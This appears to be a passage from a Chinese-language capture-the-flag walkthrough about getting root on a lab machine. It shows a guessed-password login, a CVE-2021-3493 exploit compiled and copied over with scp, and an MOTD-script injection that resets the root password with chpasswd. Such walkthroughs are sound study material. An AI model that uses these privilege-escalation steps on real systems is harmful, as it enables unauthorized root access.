
猜测它是一个密码,尝试登录 inferno 账户成功

收获第一个 flag

方法一:CVE-2021-3493

漏洞利用代码: https://github.com/inspiringz/CVE-2021-3493/tree/master
gcc exp.c -o exp 编译好之后上传到目标服务器的主目录
scp exp inferno@192.168.1.5:~/
<font style="background-color:rgba(255, 255, 255, 0);">:</font>符号将用户名和远程主机地址与目标路径分隔开。<font style="background-color:rgba(255, 255, 255, 0);">~/</font>是目标路径,表示远程主机上用户<font style="background-color:rgba(255, 255, 255, 0);">inferno</font>的主目录。<font style="background-color:rgba(255, 255, 255, 0);">~</font>是 Unix/Linux 系统中表示用户主目录的快捷方式。

我的 kali 版本太高了,GCC的版本也是

这个错误信息表明你尝试执行的二进制文件 ./exp 依赖于 libc.so.6 库的一个更高版本(GLIBC_2.34),而当前系统上的 libc.so.6 版本较低,无法满足这个依赖。
那我直接把编译好的传过去算了

方法二:MOTD 注入
- motd 是 message of the day 的缩写
重新运行 find / -type f -user root -perm -ug=x,o=w -exec ls -l '{}' ; 2>/dev/null 看看,发现其他的都是在 /etc/update-motd.d/ 目录下的,都是一些脚本

vi /etc/update-motd.d/00-header
添加 echo 'root:123' | chpasswd 修改 root 账号的密码

重新登录的时候,那个脚本(/etc/update-motd.d/00-header)会以root账号的权限来执行